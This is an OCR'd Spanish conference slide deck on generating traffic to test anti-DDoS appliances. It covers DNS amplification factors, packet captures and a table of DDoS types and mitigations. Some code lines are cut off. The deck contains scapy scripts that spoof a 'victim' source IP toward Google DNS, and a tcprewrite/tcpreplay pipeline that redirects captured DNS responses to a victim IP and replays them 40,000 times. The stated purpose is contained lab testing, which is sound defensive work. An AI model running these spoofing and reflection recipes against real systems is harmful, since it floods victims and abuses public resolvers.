    - Una consulta DNS estandar se amplifica ~ 1.5x
    - Una consulta registros txt se amplifica ~ 17x
    - Una consulta “any” se puede amplificar hasta 160x




```
:~$ dig @8.8.8.8 txt google.com

:dnsperf$ sudo tcpdump -i any -n port 53 and host 8.8.8.8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
00:24:11.967991 IP 192.168.88.100.39766 > 8.8.8.8.53: 17882+ [1au] TXT? google.com. (51)
00:24:12.010872 IP 8.8.8.8.53 > 192.168.88.100.39766: 17882 12/0/1 TXT "atlassian-domain-verif
PQ9QsKnbf4I", TXT "google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ", TXT
, TXT "onetrust-domain-verification=de01ed21f2fa4d8781cbc3ffb89cf4ef", TXT "apple-domain-verif
7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o", TXT "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB", T
alsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8=", TXT "docusign=05958488-4752-4ef
l", TXT "webexdomainverification.8YX6G=6e6922db-e3e6-4a36-904e-a805c28087fa" (885)
```


Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: scapy
  - Biblioteca de python para el manejo de paquetes de red a bajo nivel

```python
from scapy.all import DNS, DNSQR, IP, UDP, send

# DNS Server
dns_server_ip = "8.8.8.8"
# Victima
src_ip = "192.168.88.188"
#
domain = "google.com"
#
dns_query = (
    IP(src=src_ip, dst=dns_server_ip)
    / UDP(dport=53)
    / DNS(rd=1, qd=DNSQR(qname=domain, qtype="A"))
)
# Enviar la consulta DNS y recibir la respuesta
send(dns_query, verbose=False)
```



Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: scapy
  - Biblioteca de python para el manejo de paquetes de red a bajo nivel

```
::dnsperf$ sudo python3 dnsqyery.py
::dnsperf$
```

```
:dnsperf$ sudo tcpdump -nvvA -i any port 53 and host 8.8.8.8
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
01:14:52.780082 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto UDP (17), length 56)
    192.168.88.188.53 > 8.8.8.8.53: [udp sum ok] 0+ Type0? google.com. (28)
E..8....@.Q@..X......5.5.$................google.com.....
```


```
:~# tcpdump -nvvA -i ens18 port 53 and host 8.8.8.8
tcpdump: listening on ens18, link-type EN10MB (Ethernet), capture size 262144 bytes
01:14:52.820545 IP (tos 0x80, ttl 121, id 18922, offset 0, flags [none], proto UDP (17), length 106)
    8.8.8.8.53 > 192.168.88.188.53: [udp sum ok] 0 q: Type0? google.com. 0/1/0 ns: google.com. SOA ns1.go
E..jI...y.........X..5.5.V.!.............google.com...............<.&.ns1..      dns-admin..".Uc.........
```

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- PoC Anti DDoS
  - Diseño Maqueta
    - “se diseño e implemento una maqueta para realizar las pruebas de manera contenida”
    - O sea: “no te podes salir de la maqueta”
    - O sea: “Todo el trafico se tiene que generar internamente en la maqueta”
    - O sea… nada de botnet externas ni DNS amplificado :’-(



Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: tcpreplay
  - Replay network traffic stored in pcap file → http://tcpreplay.appneta.com/
  - tcpreplay / tcprewrite / tcpcapinfo

Example - 10GigE to IP Flow Appliance:

```
root@pw29:~# tcpreplay -i eth7 -tK --loop 5000 --unique-ip smallFlows.pcap
File Cache is enabled
Actual: 71305000 packets (46082655000 bytes) sent in 38.05 seconds.
Rated: 1194330011.6 Bps, 9554.64 Mbps, 1848020.72 pps
Flows: 6045000 flows, 156669.03 fps, 71215000 flow packets, 90000 non-flow
Statistics for network device: eth7
        Attempted packets:         71305000
        Successful packets:        71305000
        Failed packets:            0
        Truncated packets:         0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
```


Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: tcpreplay
  - Capturar → modificar → retransmitir

tcpdump + tcprewrite + tcpreplay



```
sudo tcpdump -i enp9s0 -n -v \
   'src host 8.8.8.8 and src port 53' \
   -c 1 -w captura.pcap

tcprewrite --infile=captura.pcap \
   --outfile=editada.pcap \
   --srcipmap=<MI IP>:<IP VICTIMA>

sudo tcpreplay -i enp9s0 -l 40000 editada.pcap
```

Tirate un paquetito!

/VAR/MDZ


Hecho por informaticos para informaticos

- Tool: tcpreplay
  - Capturar → modificar → retransmitir

    tcpdump + tcprewrite + tcpreplay

```
sudo tcpdump -i enp9s0 -n -v \
   'src host 8.8.8.8 and src port 53' \
   -c 1 -w captura.pcap

tcprewrite --infile=captura.pcap \
   --outfile=editada.pcap \
   --srcipmap=<MI IP>:<IP VICTIMA>

sudo tcpreplay -i enp9s0 -l 40000 editada.pcap
```

  - Descargar → modificar → retransmitir



Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: scapy + tcpreplay
  - Scapy no solo genera trafico de red

    Lee, modifica y escribe archivos pcap


```
from scapy.all import *
import random

def generar_ip_aleatoria():
    return f"{random.randint(1, 255)}.{random.randint(0, 255)}.{ran

# Carga el archivo pcap
paquetes = rdpcap('captura.pcap')
# Victima
ip_dst = "<IP Vissstima>"

# Genera una lista de direcciones IP aleatorias para cada paquete
direcciones_ip_aleatorias = [generar_ip_aleatoria() for _ in range(

# Itera sobre los paquetes y asigna una dirección IP aleatoria a ca
paquetes_editados = []
for paquete, nueva_ip in zip(paquetes, direcciones_ip_aleatorias):
    if IP in paquete:
        paquete[IP].src = nueva_ip
        paquete[IP].dst = ip_dst
    paquetes_editados.append(paquete)

# Guarda los paquetes editados en un nuevo archivo pcap
wrpcap('captura_editado.pcap', paquetes_editados)
```

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: scapy + tcpreplay



¡¡¡ GRACIAS !!

Tirate un paquetito!

Generando trafico para poner a prueba soluciones Anti DDoS del tipo Carrier Class

/VAR/MDZ

Bonus Track

Tirate un paquetito!

Generando trafico para poner a prueba soluciones Anti DDoS del tipo Carrier Class


Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS – Vector Ataque**
  - Hay mas trafico UDP

  - Pero hay mas ataques en TCP ...



Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos


- **Appendix 2: DDoS attack types and mitigation methods**

Volumetric attacks

Category	Frequency	Attack band-width (typical)	Can be mitigated using traditional FlowSpec?	Can be mitigated using IDMS?
DNS amplification	47, 9% of all volumetric attacks, according to Arbor ATLAS data	100 Gbps+	**Yes,** based on UDP ports and packet length. Exceptions are responses based on EDNS0, e.g. DNSSEC. An additional FlowSpec filter is required to block UDP fragments to the victim.	DNS amplification
NTP, SSDP, Memcached, Chargen, C-LDAP, SNMP, Portmap, MSSQL, and other amplifications	52.1% of all volumetric attacks, according to Arbor ATLAS data	100 Gbps+	**Yes,** based on ports and packet size. An additional FlowSpec filter is required to block UDP fragments to the victim.	NTP, SSDP, Memcached, Chargen, C-LDAP, SNMP, Portmap, MSSQL, and other amplifications


State exhaustion attacks


Category	Frequency	Attack band-width (typical)	Can be mitigated using traditional FlowSpec?	Can be mitigated using IDMS?
TCP SYN, TCP RST, TCP ACK	Vast majority of session exhaustion attacks	Less than 100Gbps	**No**	**Yes**, using a challenge/ response-based approach
Idle TCP, UDP connections	Less typical attacks	Less than 10Gbps	**No**, the attack uses valid TCP and UDP sockets	**Yes**, using behavioural session analysis and dropping inactive sessions
UDP random packet flood	Less typical attacks	Less than 100Gbps	**No**, if the attack is destined to a valid active UDP socket	**Yes**, using rate-based analysis, session analysis, and challenge-response mechanisms
ICMP, GRE, and other random IP protocols	Less typical attacks	Less than 100Gbps	**Yes**, if the victim is not expecting those protocols	**Yes**



Tirate un paquetito!

- **DDoS – TCP SYN Flood**






